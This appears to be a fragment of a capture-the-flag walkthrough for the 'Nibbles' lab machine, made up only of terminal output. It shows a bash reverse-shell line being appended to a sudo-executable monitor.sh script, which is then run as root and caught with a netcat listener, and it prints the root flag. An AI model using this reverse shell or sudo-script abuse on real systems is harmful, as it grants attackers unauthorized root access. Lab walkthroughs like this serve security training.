
```
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "bash -c 'bash -i >& /dev/tcp/10.10.14.77/1234 0>&1'" | tee -a monit
or.sh
bash -c 'bash -i >& /dev/tcp/10.10.14.77/1234 0>&1'
nibbler@Nibbles:/home/nibbler/personal/stuff$ tail monitor.sh

# Unset Variables
unset tecreset os architecture kernelrelease internalip externalip nameserver loadaverage

# Remove Temporary Files
rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
}
fi
shift $(($OPTIND -1))
bash -c 'bash -i >& /dev/tcp/10.10.14.77/1234 0>&1'
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

```
sudo -u root /home/nibbler/personal/stuff/monitor.sh
```



```
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
```

```
nc -nvlp 1234
```



```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.157.37] 44374
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
root@Nibbles:/home/nibbler/personal/stuff# cd /root
cd /root
root@Nibbles:~# ls
ls
root.txt
root@Nibbles:~# cat root.txt
cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
root@Nibbles:~#
```

Root.txt

de5e5d6619862a8aa5b9b212314e0cdd